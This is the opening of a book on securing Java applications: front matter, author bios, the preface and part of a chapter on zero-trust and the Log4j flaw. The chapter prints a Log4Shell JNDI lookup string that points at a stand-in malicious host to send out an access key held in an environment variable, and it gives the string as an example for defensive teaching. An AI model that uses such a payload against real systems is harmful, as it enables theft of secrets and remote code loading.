Mastering Secure Java Applications

Navigating security in cloud and microservices for Java

Tarun Kumar Chawdhury

Joyanta Banerjee

Vipul Gupta

Debopam Poddar

www.bpbonline.com

First Edition 2024

ISBN: 978-93-55518-842

LIMITS OF LIABILITY AND DISCLAIMER OF WARRANTY

The information contained in this book is true to correct and the best of author's and publisher's knowledge. The author has made every effort to ensure the accuracy of these publications, but publisher cannot be held responsible for any loss or damage arising from any information in this book.

All trademarks referred to in the book are acknowledged as properties of their respective owners but BPB Publications cannot guarantee the accuracy of this information.

Dedicated to

My beloved wife: ***Mousumi*** *and*

My daughter ***Tanisha*** *and my son* ***Arinjoy***

– Tarun Kumar Chawdhury

My parents:

Mr. Nirmal Kumar Banerjee *and* ***Mrs. Bani Banerjee***

– Joyanta Banerjee

My parents:

Dr. N. K. Gupta *and* ***Mrs. Sudha Gupta***

–Vipul Gupta

My wife ***Maitrayee Shau***

My kids ***Dibyani*** *and* ***Divit***

My parents:

Late Mr. Narayan Chandra Poddar *and* ***Mrs. Poly Poddar***

– Debopam Poddar

About the Authors

- **Tarun Kumar Chawdhury's** distinguished career in technology and academia, marked by his mastery in Java, cloud computing, and generative AI, showcases over two decades of dedication and innovation. With certifications from Sun/Oracle and Microsoft Azure, his expertise spans the critical technologies driving today's digital transformation.

  As the Principal Architect at a leading U.S. health insurance company, Tarun has played a pivotal role in enhancing automation, cloud technologies, and the application of generative AI, ensuring the development of scalable, secure, and resilient digital infrastructures.

  Tarun's academic achievements are equally impressive, holding a Master's in Computer Science from Georgia Tech and an Executive Management Certificate from the University of Virginia. His contribution to academia is further highlighted by his scholarly work, including the notable publication "Deep2Lead", and his status as a recognized Google Scholar. These accomplishments underscore his commitment to research and education, particularly as a part-time faculty at Georgia Tech, where he mentors aspiring tech professionals.

  Together with his wife, Mousumi, he co-founded DLYog Lab, channeling their expertise into generative AI applications for social good. Projects like VisuAInize and IEP CoPilot Insight demonstrate their dedication to leveraging technology for societal benefits, specifically aiding children with special needs.

  This book mirrors his journey and leadership in securing Java applications, serving as a resource for professionals and enthusiasts alike. His work exemplifies a unique blend of innovation, education, and commitment to family, driving forward the boundaries of technology and its application for a better world.

- In the dynamic world of cloud computing and distributed applications, **Joyanta Banerjee** stands out as a beacon of innovation and wisdom. With a career spanning over two decades, Joyanta, a Senior Cloud Architect with Amazon Web Services, has not only navigated the complexities of digital transformation but has actively shaped its trajectory. His journey, rooted in the prestigious halls of Jadavpur University, Kolkata, laid the foundation for what would become a remarkable path in IT consulting and cloud technology.

At Amazon Web Services, Joyanta has been at the forefront of implementing cutting-edge cloud solutions. His work, driven by an unwavering commitment to innovation and excellence, has helped countless organizations leverage cloud technologies to their fullest potential. With an impressive array of 8 AWS certifications, Joyanta's mastery of the cloud is undeniable, guiding his clients through the maze of technological options to architect solutions that are not just effective but transformative.

Joyanta has made significant strides in the broader tech community, notably serving as a judge in the Globe Cybersecurity and Information Technology Awards and the Brandon Hall HCM and Information Technology Awards.

This book reflects Joyanta's comprehensive understanding of the challenges and strategies essential for protecting digital assets in today's complex cyber landscape.

His journey from the academic corridors of Jadavpur University to the pinnacle of cloud computing excellence is a testament to his dedication, expertise, and visionary approach to technology.

- **Vipul Gupta** is an accomplished engineering leader with a commendable track record of delivering successful programs and initiatives in agile and dynamic product development environments. With extensive experience in building and leading strong technical teams, he specializes in Software Development, Cloud Architectures, Generative AI, and the creation of large distributed systems on a global scale.

  Additionally, Vipul has made significant contributions in the domain of web security and is proficient in guiding organizations through the complexities of application and information security, making him an asset in secure application development.

  In his endeavor to foster innovation, Vipul has invested in and provides guidance to pioneering ventures such as Scannyr.com and Atstori.com.

  Scannyr.com stands as a pioneering brand promotion and protection software, empowering prominent brands to deliver personalized insights to their customers regarding their products, while simultaneously safeguarding them against the threats posed by counterfeit products. Conversely, Atstori.com is a children's favorite Generative AI software that generates delightful children's stories.

  Vipul's educational background in software engineering, along with certifications such as AWS Machine Learning and AWS Security, further strengthens his expertise. His ability to drive innovation and seamlessly adopt new technologies positions him as an authority in developing secure applications using Java.

- **Debopam Poddar** is a seasoned solution architect and senior software engineer with a passion for crafting secure and scalable software solutions. With over 19 years of experience in the entire software development lifecycle, he has a proven track record of delivering innovative applications from concept to production, seamlessly navigating the demands of modern development methodologies.

  Debopam's technical expertise lies in the Java ecosystem, where he excels in architecting and designing robust and scalable solutions for both microservices and monoliths. His proficiency extends across the technology stack, encompassing Java/JEE, Spring, and related frameworks. Debopam's hands-on experience encompasses various project stages, including application design and development, building scalable software solutions, and problem-solving with ingenuity.

Acknowledgements

- My journey through the creation of this book has been both challenging and rewarding, a path illuminated by the unwavering support of my family and friends. To my wife, Mousumi, whose love and patience are the bedrock of my strength; to my children, Tanisha and Arinjoy, who inspire me with their curiosity and joy; I owe a debt of gratitude that words can scarcely repay.

  The guidance and expertise provided by BPB Publications have been invaluable in this endeavor. Their team's dedication to excellence and innovation has made this book possible, and for that, I am deeply grateful. The journey of revising this manuscript, enriched by the participation and collaboration of reviewers, technical experts, and editors, has been a profound learning experience.

  I extend my thanks to my colleagues and co-workers in the tech industry, whose insights and feedback have significantly shaped my perspectives and work. Your contributions have been a source of continuous learning and growth.

  Lastly, to all the readers your support and interest in my work mean the world. Your encouragement fuels my passion for technology and its potential to transform lives. Thank you for believing in this project and for joining me in exploring the frontiers of technology.

  –Tarun Kumar Chawdhury

- As we bring "Mastering Secure Java Applications" to you, my heart is filled with gratitude for the numerous individuals who have supported me in this journey. First and foremost, I extend my deepest thanks to my wife, Sanchari, whose unwavering support and encouragement have been my anchor. To my son, Smayan, who brings endless joy and inspiration into my life, reminding me of the importance of creating a safer digital world for future generations.

  Our publisher, BPB Publications, deserves special mention for their faith in our vision and their commitment to excellence. Their support has been pivotal in bringing this book to fruition, and for that, we are immensely grateful.

  To my co-authors, Tarun, Debopam, and Vipul, this book is a testament to our shared passion for cybersecurity and our collective efforts. Your expertise, insights, and dedication have not only enriched this book but have also made this journey an incredibly rewarding experience.

I would also like to extend my gratitude to my friends and colleagues from the Information Technology industry. Your encouragement, feedback, and the collaborative spirit have been instrumental in shaping this work. The discussions, debates, and shared moments of discovery have contributed immensely to the depth and breadth of this book.

Lastly, to everyone who has been a part of this journey, directly or indirectly, your support has been a source of strength and motivation. Thank you for being part of our story.

–Joyanta Banerjee

- To my parents, throughout my journey in the software industry, your unwavering love, support, and encouragement have been my guiding light. Your sacrifices, endless encouragement, and belief in my abilities have shaped me into the person I am today. This book is a testament to your boundless love and the values you instilled in me. Thank you for always being my pillars of strength, for believing in my dreams, and for being my greatest inspiration. This book is dedicated to you, with all my love and gratitude.

–Vipul Gupta

- Crafting this book on securing Java applications has been a journey that demanded perseverance, but I was fortunate enough to receive invaluable support along the way. I am deeply grateful to everyone who has walked alongside me on this path.

  To my wife, Maitrayee, your love, and unwavering support have been the bedrock of my strength throughout this endeavor. You've cheerfully endured late nights and stolen moments from family time, always offering encouragement and understanding. Thank you for believing in me and this project.

  To my children, Dibyani and Divit, your infectious curiosity and bright smiles constantly remind me of the importance of building a more secure digital world for the future. Witnessing your growth and discovering the world brings so much joy to my life and motivates me to strive for excellence in everything I do.

  I am also deeply grateful to the reviewers and technical experts. Your invaluable feedback and insightful comments have significantly improved the clarity and accuracy of this book. Thank you for sharing your expertise and helping me refine the content.

I would like to extend my thanks to my colleagues and co-workers in the tech industry. Your ongoing discussions, valuable insights, and willingness to share knowledge have been a continuous source of learning and inspiration. I appreciate your support and camaraderie.

To the entire team at BPB, your dedication to excellence and professionalism throughout the publishing process have been instrumental in bringing this book to life. I am grateful for your faith in my work and your commitment to creating high-quality publications.

Finally, to the readers, this book exists because of your interest and desire to learn about securing Java applications. I hope the knowledge and insights shared within these pages empower you to build secure and robust software. Thank you for embarking on this journey with me.

–Debopam Poddar

Preface

In the rapidly evolving landscape of technology, taking up the initiative to safeguard applications from malicious threats has never been more critical. This book emerges from a profound understanding of this need, especially in the domain of Java applications, which are foundational to many enterprise systems. Our journey begins with a deep dive into the principles of secure design, emphasizing the transition from traditional architectures to modern, cloud-based infrastructures that necessitate a robust approach to security.

As we embark on this exploration, we delve into the Zero-Trust security model—a paradigm shift from conventional perimeter-based defenses to a comprehensive strategy that assumes no implicit trust within the network. Through detailed discussions and practical examples, this book aims to equip Java developers with the knowledge and tools to architect and code with security as a paramount concern.

This preface sets the stage for a thorough examination of secure Java application development, addressing the challenges posed by new technologies and the increasing sophistication of cyber threats. Our goal is to foster an understanding that security is not a single layer of defense but a multifaceted endeavor requiring vigilance at every level of application design and deployment.

With contributions from industry experts, academic insights, and real-world case studies, we navigate the complexities of securing Java applications. From the foundational principles of Zero-Trust to the intricacies of regulatory compliance, this book offers a comprehensive guide for developers seeking to enhance the security posture of their Java applications in an ever-changing digital landscape.

Chapter 1: Secure Design Principles for Java Applications - This chapter introduces the critical transition from traditional n-tier architectures to cloud-native and microservices designs in Java application development. It emphasizes the adoption of the Zero-Trust security model as a response to evolving security threats, using the Log4j vulnerability as a case study to illustrate the necessity of authenticating every request and adopting a defense-in-depth approach. The chapter lays the foundation for securing Java applications through practical application of Zero-Trust principles, aiming to equip developers with strategies to mitigate risks associated with modern software development environments.

Chapter 2: Analyzing and Securing Source Code- This chapter delves into the composition and significance of Java application source code, highlighting its incorporation of interfaces,

classes, and external libraries. It underscores the reusability advantage facilitated by Java's open-source nature, allowing developers to concentrate on core functionalities and streamline software development. Security implications are emphasized, stressing the need for developers to comprehend both their own code and external dependencies to ensure a robust and secure application.

Chapter 3: Securing Java Runtime- This chapter delves into the diverse strategies for fortifying the runtime environment of Java applications. It discusses foundational methods for enhancing application security, encompassing the consistent application of patches provided for the Java version, implementation of robust authentication and authorization mechanisms, adoption of secure coding practices, and the establishment of secure data transmission protocols across networks.

Chapter 4: Application Data Security- This chapter underscores the significance of data security in Java applications, emphasizing the protection of sensitive business-critical information from unauthorized access, alteration, or disclosure. It highlights the diverse types of data requiring confidentiality, including user details, passwords, and financial records, in today's data-driven landscape vulnerable to cyber threats. Secure Java application development entails employing various techniques such as input validation, encryption, and access control to prioritize data security and foster user trust.

Chapter 5: Application Observability and Threat Protection- This chapter explores the pivotal role of Observability within distributed architecture, delving into its significance before dissecting the three principal pillars: Logging, Metrics, and Traces. Subsequently, it elucidates the key features of diverse Application Performance Monitoring (APM) tools prevalent in the market. Additionally, it expounds upon the principles of Threat Monitoring while delineating strategies for safeguarding against a spectrum of potential threats.

Chapter 6: Integration with Vault - This chapter provides an in-depth examination of HashiCorp Vault, elucidating the configuration process for prominent secrets engines such as AWS, database, and key-value secrets engines. Additionally, it expounds upon the automated generation of secrets and dynamic rotation of secrets. Furthermore, practical demonstrations are provided, illustrating the integration of Java-based microservices applications with Vault and the secure retrieval of secrets from Vault.

Chapter 7: Established Solution Architecture and Patterns - In this chapter, we explore an "opinionated reference architecture" tailored for the modern threat landscape. This blueprint goes beyond theory; it's battle-tested to empower you with proven security patterns that inherently make your applications more resilient. It advocates for shift-

left security, integrating security testing and verification from the outset to save time and resources down the line. Additionally, automation tools are highlighted as allies to streamline security practices, ensuring consistency and efficiency. Insights into staying ahead of evolving standards and adhering to the latest security best practices are also provided.

Chapter 8: Real-world Case Studies and Solutions - This chapter transforms theory into practice, showcasing real-world case studies where fictional companies leverage this architecture to conquer security challenges. This chapter guides you in identifying "use case drift," the deviations between your specific scenario and the reference model. Learn how to confidently adapt the architecture, ensuring it fits your needs like a well-worn shield.

Chapter 9: Java Software Licensing Model - This chapter explores software licensing, encompassing legal agreements governing software use, distribution, and modification, which are imperative for Java developers to comprehend, to adhere to software terms effectively. It underscores the importance of scrutinizing third-party library licenses for compliance, especially in the open-source domain where many Java libraries reside. When distributing software, the selection of a compatible license in alignment with project dependencies is paramount, considering license compatibility when amalgamating software components to avoid conflicts.

Chapter 10: Secure Coding Tips and Practices - In this chapter, we delve into the heart of secure coding, empowering you to write Java that is robust against evolving threats. This is not just a theoretical exercise; we will dive deep into practical implementation, guiding you through secure coding practices for each layer of a JavaEE application. You will explore the core principles of secure coding, understanding the philosophy behind writing code that prioritizes security. We will also discuss why secure coding matters, delving into the crucial role it plays in safeguarding your applications and user data. Throughout the chapter, we'll demystify secure coding components, unpacking the various practices and techniques you'll leverage to build secure applications. Moreover, you'll witness practical code examples shared through a public GitHub repository, solidifying your understanding and providing reusable resources.

Code Bundle and Coloured Images

Please follow the link to download the
Code Bundle and the ***Coloured Images*** of the book:

https://rebrand.ly/8f3f8e

The code bundle for the book is also hosted on GitHub at
https://github.com/bpbpublications/Mastering-Secure-Java-Applications.
In case there's an update to the code, it will be updated on the existing GitHub repository.

We have code bundles from our rich catalogue of books and videos available at **https://github.com/bpbpublications**. Check them out!

Errata

We take immense pride in our work at BPB Publications and follow best practices to ensure the accuracy of our content to provide with an indulging reading experience to our subscribers. Our readers are our mirrors, and we use their inputs to reflect and improve upon human errors, if any, that may have occurred during the publishing processes involved. To let us maintain the quality and help us reach out to any readers who might be having difficulties due to any unforeseen errors, please write to us at :

errata@bpbonline.com

Your support, suggestions and feedbacks are highly appreciated by the BPB Publications' Family.

Piracy

If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at **business@bpbonline.com** with a link to the material.

If you are interested in becoming an author

If there is a topic that you have expertise in, and you are interested in either writing or contributing to a book, please visit **www.bpbonline.com**. We have worked with thousands of developers and tech professionals, just like you, to help them share their insights with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions. We at BPB can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about BPB, please visit **www.bpbonline.com**.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

Table of Contents

Chapter 1
Secure Design Principles for Java Applications

Introduction

A Java application is a computer software program written in Java language. Java application is composed of machine independent class files which can run as Client only or in Server in any systems or devices within a **Java Virtual Machine** (**JVM**) runtime. There are various kinds of Java Applications. It can be a standalone mobile application like an Android Apps; A Network system application for router or switches; An embedded system application; A Java web server and Java Servlet container like Jetty; An Enterprise Distributed Java Applications. The security aspects of the Java application will vary based on the types of Java application. Addressing Security aspects of all possible types Java applications is beyond the scope of this book. This book primarily addresses the security aspects of enterprise distributed Java applications which follow a multi-tier architecture.

Java application has been very successful following multi-tier architecture as shown in *Figure 1.1*:



Figure 1.1: *A subjective traditional multi-tier Java based distributed application architecture*

In this figure the most important thing to note from a Java application security point of view are its edges 1,2,3,4,5. Here, every application tier has its own boundary or perimeter. When an application tier interacts with another tier whether incoming or outgoing it has to cross the edge of the application tier which must be secured. However, if we look into *Figure 1.1* carefully we observe security of some edges inherently relies on network infrastructure. Here we do not authenticate every incoming or outgoing request which crosses the edge of the application tier. However we have moved from traditional Java applications deployed in homogeneous on premise infrastructure. Modern applications are built using heterogeneous multi-tenant cloud infrastructure following microservice/API and cloud native patterns. In this pattern we cannot simply rely just on network infrastructure to secure application and we need to authenticate every request crossing the edge. This is the core concept of **zero-trust**. If we would have followed zero-trust security principles while developing Java Application we could have avoided the Log4j like incident in spite of the Log4j library having security vulnerabilities. We will now discuss in detail what is **zero trust architecture**[1] and how we can apply those principles in securing Java Application.

This chapter introduces the key aspects of zero-trust application security model and how five dimensions of application developer needs to be addressed for end to end security of Java application. This chapter also discussed how security compliance requirements have changed post log4j incident and how enterprises need to follow a security first design approach. This chapter lays out the foundation of the secured application development strategy and discusses those strategies in detail in subsequent chapters.

Structure

In this chapter we will discuss following topics:

- Zero-trust security model
- Log4J incident and regulatory compliance
- Five dimensions of application development

Objectives

The security aspect of a Java application, especially cloud native zero-trust compliance has primarily five dimensions, Source Code Security, Application Runtime Security, application data security especially PII, PHI and PCI, application observability and threat protection, integration with vault. At the end of this chapter the reader should have a good understanding of key aspects of the zero-trust application security model and how five dimensions of application Security, needs to be addressed for end-to-end security of a Java Application. This chapter also discussed how Security compliance requirements have changed post log4j incident and how enterprises need to follow a security first design approach. This chapter lays out the foundation of the secured application development strategy and discusses those strategies in detail in subsequent chapters.

Zero-trust security model

Zero-trust is primarily a network security model. However, it is very important for Java developers to understand the basic principle of zero-trust which will help developers to design and code Java based enterprise applications ensuring security compliance. Let us look into some of the key principles which are the foundation of zero-trust security model[1] [2].

Key principles of zero-trust security model

Key principles of zero-trust security model are as follows:

- Networks can always be vulnerable for attack.
- Threat exists everywhere whether it is internal or external to the enterprise network.
- All requests must be authenticated. No special privilege should be given to any request based on its origin with respect to device, user or network.
- Must perform logging, monitoring and observability of all requests.

This can be very overwhelming for a new Java Developer. However, we promise you will appreciate this learning later as the key to Java Application Security is multidimensional. It

is not just one layer of defense with Java Code which can make a Java application secured. The real defense of a Java Application should be in multiple layers. So in case attackers break one layer there should be another layer to protect it. This is commonly known as defense in depth. We will look at this concept later in greater detail. Now let us look into the basics of Java application deployment so that we can connect all dots with principals zero-trust network security model. In modern days Java applications in the enterprises are primarily deployed with some web servers like Jetty, Tomcat, Open Liberty or some commercially licensed Java web or app servers or these servers are packaged as a docker container and run in some container orchestration platform like Kubernetes or K8s. These servers or platforms make a Java program accessible over the network or sometimes it performs some scheduled Job or batch operation. So Java applications always rely on a company's network (physical or virtual) to make it accessible and operational. Without a network, the existence of Java Application is meaningless. So it is very important we always assess and understand the type of network. So let understand three types network security model depicted in *Figure 1.2*:



Figure 1.2: *Comparing three different trust model - single trust vs dual trust vs zero-trust network security model*

Let us say, in an organization there are many Java applications running in Servers. Every Java application has its own server setup in terms of sizing configuration (disk, CPU and memory size) and each of those applications deals with different types of data. Some of them have very sensitive data which should have restricted access and should not be exposed to the public internet. Similarly, some of the applications are designed to be exposed outside of the company's network and make it accessible from the internet.

In *Figure 1.2* there are nine consecutive boxes inside the circle in all three security models. Let us assume each of these boxes represent the servers running each Java Application and so on there are nine different Java applications running in a company's network. Let us also assume out of these nine applications only one application needs to be exposed to the Internet. Now let us compare how three different network security models will perform

in terms of threat protection for enterprise for these nine different Java applications running on the servers. From the principal of Zero Trust, we learned that threat exists everywhere. So, for this scenario we can have external threat, internal threat and threat from a compromised server which can happen via internal or external threat. We call it server threat and so on once an attacker takes the control of one server, they can use that server as a new attack surface to attack the rest of the server.

Now if we do a threat analysis as illustrated in *Table 1.1* we can observe that in the Single Trust model once an attacker gets access to a server running Java application it can get access to all other java application servers making it 100% compromised. Similarly in the dual trust model we have one extra layer of defence within the internal network as well. This will definitely decrease internal threat percentage. However once an attacker compromises the server it can gain access to all other servers similar to the single trust model. Now if we verify the same in zero trust model it is a clear threat from all actors that has been reduced as the attacker can no longer gain additional access from a compromised server. This is because there is explicit network based access granted between different Java Application servers. In the zero-trust model every Java application must require every new request to identify and authenticate itself without proving special privilege based on its origin with respect to device, user, or network.

Please add a category here for uniformity in the table	Single trust	Dual trust	Zero trust
External threat actor	11%	11%	11%
Internet threat actor	100%	11%	11%
Server threat actor	100%	100%	11%

Table 1.1: *Threat analysis and comparison of three different trust model*

Understanding the concept of this zero-trust threat model is paramount for every Java developer to design and build robust secure scalable Java Application that can run in company's on-premises corporate infrastructure or in any public cloud infrastructure.

Layers of security and defense in depth

Defense in depth is practiced in all major modern mission critical Java applications to secure the application from unauthorized access. We learn from the zero-trust model that never assumes trust based on location of the request. Instead, always verify the request. This is achieved by having multiple layers of security. In Microsoft Azure Well Architected Security Framework[4] three common principles have been adopted to implement defense in depth.

Confidentiality, **integrity,** and **availability** which is in short known as **CIA**. In this book we adopted the Azure Well Architected Security pattern for defense in depth. There are many other implementations like Google Cloud defense in depth [5]. However, when referring

to defense in depth, the reader should assume Azure Well Architected Security pattern for defense in depth[4]. Readers are advised to check references and go through Azure Well Architected Security reference documentation[4] for further detailed information if interested. However here we will focus on the key layers of defense in depth which are more application and data specific and how it can be applied to build secured Java application (refer to *Figure* 1.3):



***Figure 1.3**: Various layers of defense to secure an application [4]*

If we look into *Figure 1.3* we can observe there are two ways defense in depth works for a Java application. Defense in depth during incoming request and defense in depth during outgoing request. In general threats from incoming requests are more common and generally a major percentage of the incoming threat gets nullified before even it reaches Java Virtual Machine by additional infrastructure layers of defense in depth. Threats generated from incoming requests could cause **distributed denial of service** (**DDOS**) attacks, information leak or may actually create a new outgoing request which may cause data exfiltration. Recent Log4j incident is an example where an attacker can exploit a certain vulnerability of the Log4j library which can generate an illegitimate outgoing request from a completely legitimate incoming request. We will discuss more on how the Log4J incident occurred and how developers can use the zero-trust model to prevent the same in the following section.

Log4J incident and regulatory compliance

Let us first understand how Log4j works. Log4j is an Apache open-source library that has been used in Java programs for more than a decade now. The purpose of the library is simple - log different messages based on various set Levels like INFO, DEBUG, ERROR, TRACE and so on. and expression. The following code is illustrated:

```
Logger logger = LogManager.getLogger(...);
```

logger.info("Transaction ID = {} “,request.getTransactionId());

Here we are plugging the transaction Id from request Object through the above expression and logging the same to an external file for tracking. Here **Java Virtual Machine** (**JVM**) will get the transaction id and then inject the transaction ID where we have curly braces in the Logging statement and print it to the logging stream. Now take another similar example:

```
logger.info("Customer{}placedanorderid{}",request.getCustomerID(),request.
getOrderID() );
```

Now all these are very simple and standard logging. There is no issue or any further concern. Now let us take another example where Log4j uses **JNDI** or **Java Naming Directory Interface**. JNDI is a specification in Java which is used to store an object into a remote location and then serialize them into a byte stream in JVM during JNDI lookup. This technology has been in Java for a long time since the inception of J2EE or Java EE specification. This was developed in an era when service-oriented architecture or REST API standard has not evolved. This was a technology adopted for distributed system communication in Java. Let us see an example, where using the URL below, JNDI will get a user object for Tarun from the company LDAP Directory services. This concept was introduced in Log4J in 2013 [6] to use JNDI lookup to log messages.

```
# ldap://dir-local.company.com:443/O=Tarun, C=US
```

Let us say during logging messages we would like to append some identifier before each logging statement. Then we can allow Log4j to perform JNDI and fetch the value of the identifier from a remote system using the following line of code. If you have this line of code in your app.

```
logger.debug("System ID : {} ", "${jndi:ldap://remote-system-config/id}");
```

Then the JNDI look is performed by Log4j library code and not by application itself. This poses a security threat. Here a JNDI URL is accepted as an argument to the Log4j statement. Let us follow the code now. It is a very common scenario where a user might searching something and if we do not find the data for the search user who is using we log it for troubleshooting or other key performance indicator or KPI purpose:

```
logger.error("No Data Found for Search Input: {}", request.getSearchInput());
```

Let us now assume a threat actor uses search input as:

```
${jndi:ldap://malicious.site.com:660/${env:ARM_ACCESS_KEY}}
```

This will cause dual issues:

- **Sensitive information leak**: As Log4J also allows resolution of environment variable expression threat actor can exfiltrate these information to a remote attacker server
- **Instantiating any arbitatory Java object in App JVM**: However the reality is YES and that this incident got **Common Vulnerability Scoring System** or **CVSS** score of 10 which is highest in CVSS metrics range. *Figure 1.4* summarizes this attack:



Figure 1.4: *An typical example of possible breach due to Log4j vulnerability*

Now we should have enough understanding of what Log4J vulnerability is and if interested for further details on this incident readers are advised to refer to references[6] and[7]. Now let us connect this incident with discussion which we had in the previous section on Edge security and zero-trust. Apache Library Log4J is an open source code where we do not have controls. We can certainly fix the Log4J issue by upgrading the library to a higher version where threat is remediated in the code. However, the Log4J vulnerability has been there since 2013 and it was just discovered in 2021. So there might definitely be situations where a threat actor could have potentially exploited this vulnerability and we did not even realize it. Similarly there might be other vulnerabilities which are not discovered. However, instead of relying on these open source library's code to fix any vulnerabilities WHAT IF we apply zero-trust principals and secure our incoming and outgoing requests to the App and so on secure the application layer edges. The implementation may not always be a trivial solution and will vary based on application and complex use cases it has. However if we apply the basic principle of zero-trust and so on verify all requests, we can determine in the above example depicted in *Figure 1.4*, that input search text can be blocked by simple string sanitization check. If we can scan and verify all input search String, we should be able to identify malicious search text and eliminate threat by rejecting the request itself. So it will be stopped in incoming layers itself. If threat actors passed incoming layers, we would have a second opportunity following zero trust principals by inspecting all traffic outgoing from JVM runtime. Assume we have implemented a rule to secure our application so that only a specific set of allowed URLs will be allowed to make outgoing network calls from Application. This is also known white listed URLs. So if we